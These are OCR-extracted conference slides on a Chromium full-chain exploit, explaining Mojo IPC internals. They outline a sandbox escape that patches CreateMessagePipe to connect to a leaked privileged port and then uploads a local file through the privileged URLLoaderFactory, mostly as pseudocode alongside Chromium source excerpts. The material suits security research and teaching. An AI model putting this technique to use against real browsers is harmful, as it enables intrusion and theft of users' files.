
At a glance




At a glance



At a glance



At a glance



NodeController::PortStatusChanged

Every MojoHandle has state, it’s a MojoHandleSignal in Mojo.

eg: `MOJO_HANDLE_SIGNAL_READABLE`, `MOJO_HANDLE_SIGNAL_WRITABLE`, ...

Mojo use Watcher to watch handle and react to changes in signal.

If you watch `MOJO_HANDLE_SIGNAL_READABLE` on the handle related to the Message Pipe on port A, the callback will be invoked once the message comes to port A.

xxxImpl.call()

```
#3  0x000055873530a3f8 in mojo::InterfaceEndpointClient::HandleValidatedMessage(mojo::Message*) (this=0x174dad79a600, message=0x7ffc65c66ea0) at ../../mojo/public/cpp
/bindings/lib/interface_endpoint_client.cc:528
#4  0x0000558735310e18 in mojo::internal::MultiplexRouter::ProcessIncomingMessage(mojo::internal::MultiplexRouter::MessageWrapper*, mojo::internal::MultiplexRouter::C
lientCallBehavior, base::SequencedTaskRunner*) (this=this@entry=0x174dadd72000, message_wrapper=message_wrapper@entry=0x7ffc65c67060, client_call_behavior=client_call
_behavior@entry=mojo::internal::MultiplexRouter::ALLOW_DIRECT_CLIENT_CALLS, current_task_runner=<optimized out>) at ../../mojo/public/cpp/bindings/lib/multiplex_route
r.cc:955
#5  0x000055873531061c in mojo::internal::MultiplexRouter::Accept(mojo::Message*) (this=0x174dadd72000, message=0x7ffc65c67258) at ../../mojo/public/cpp/bindings/lib/
multiplex_router.cc:622
#6  0x00005587353089af in mojo::Connector::DispatchMessage(mojo::Message) (this=this@entry=0x174dadd72068, message=...) at ../../mojo/public/cpp/bindings/lib/connecto
r.cc:508
#7  0x00005587353092be in mojo::Connector::ReadAllAvailableMessages() (this=0x174dadd72068) at ../../mojo/public/cpp/bindings/lib/connector.cc:566
#8  0x00005587353207f1 in base::RepeatingCallback<void (unsigned int, mojo::HandleSignalsState const&)>::Run(unsigned int, mojo::HandleSignalsState const&) const & (t
his=0x7ffc65c673e8, args=0x0, args=...) at ../../base/callback.h:168
#9  mojo::SimpleWatcher::OnHandleReady(int, unsigned int, mojo::HandleSignalsState const&) (this=0x174dacd08230, watch_id=<optimized out>, result=0x0, state=...) at .
./../mojo/public/cpp/system/simple_watcher.cc:278
#10 0x0000558732b8e850 in base::internal::FunctorTraits<void (viz::GpuServiceImpl::*)(gfx::GenericSharedMemoryId, int, gpu::SyncToken const&), void>::Invoke<void (viz
::GpuServiceImpl::*)(gfx::GenericSharedMemoryId, int, gpu::SyncToken const&), base::WeakPtr<viz::GpuServiceImpl>, gfx::GenericSharedMemoryId, int, gpu::SyncToken>(voi
d (viz::GpuServiceImpl::*)(gfx::GenericSharedMemoryId, int, gpu::SyncToken const&), base::WeakPtr<viz::GpuServiceImpl>&&, gfx::GenericSharedMemoryId&&, int&&, gpu::Sy
ncToken&&) (method=<optimized out>, receiver_ptr=base::WeakPtr((uintptr_t)0x174dacd08230), args=      , args=@0x174dacd24454: 0x0, args=    ) at    /../base/bind_internal
```


The sequence_num


The sequence number in Port should be carefully changed, otherwise, no signal will be issued.

```
void MessageQueue::AcceptMessage(std::unique_ptr<UserMessageEvent> message,
                                 bool* has_next_message) {
  ...
  if (!signalable_) {
    *has_next_message = false;
  } else {
    *has_next_message = (heap_[0]->sequence_num() == next_sequence_num_);
  }
}
```

```
int Node::OnUserMessage(std::unique_ptr<UserMessageEvent> message) {
  ...
      port->message_queue.AcceptMessage(std::move(message), &has_next_message);
  ...
  else if (has_next_message)
    delegate_->PortStatusChanged(port_ref);
  ...
}
```

Init xxxPtr

```
let url_loader_factory_ptr = new network.mojom.URLLoaderFactoryPtr();
Mojo.bindInterface(network.mojom.URLLoaderFactory.name,
                   mojo.makeRequest(url_loader_factory_ptr).handle, "process");
```



```
MojoResult Core::CreateMessagePipe(const MojoCreateMessagePipeOptions* options,
    MojoHandle* message_pipe_handle0,
    MojoHandle* message_pipe_handle1) {
    RequestContext request_context;
    ports::PortRef port0, port1;
    GetNodeController()->node()->CreatePortPair(&port0, &port1);

    ...
}
```

Modify peer_port_name


```
MojoResult Core::CreateMessagePipe(const MojoCreateMessagePipeOptions* options,
                                   MojoHandle* message_pipe_handle0,
                                   MojoHandle* message_pipe_handle1) {
    RequestContext request_context;
    ports::PortRef port0, port1;
    GetNodeController()->node()->CreatePortPair(&port0, &port1);

    ...
}
```

let port0.peer_port_name = leaked_port
correct port0.next_sequence_num_to_send
Recover the assemble code

Since we already got RCE in renderer while escaping the sandbox, we can patch the `mojo::core::Core::CreateMessagePipe`.

Modify peer_port_name

```
MojoResult Core::CreateMessagePipe(const MojoCreateMessagePipeOptions* options,
                                   MojoHandle* message_pipe_handle0,
                                   MojoHandle* message_pipe_handle1) {
    RequestContext request_context;
    ports::PortRef port0, port1;
    GetNodeController()->node()->CreatePortPair(&port0, &port1);

    ...
}
```



```
let port0.peer_port_name = leaked_port
correct port0.next_sequence_num_to_send
Recover the assemble code
```

Since we already got RCE in renderer while escaping the sandbox, we can patch the `mojo::core::Core::CreateMessagePipe`.

Now we can upload a local file by issuing a POST request to remote privileged URLLoaderFactory.☺

Demo

Takeaways

The details of chromium full-chain exploitation

A new way to exploit typer bugs

Mojo IPC internals

Info leak is powerful

ZERONCON

Thanks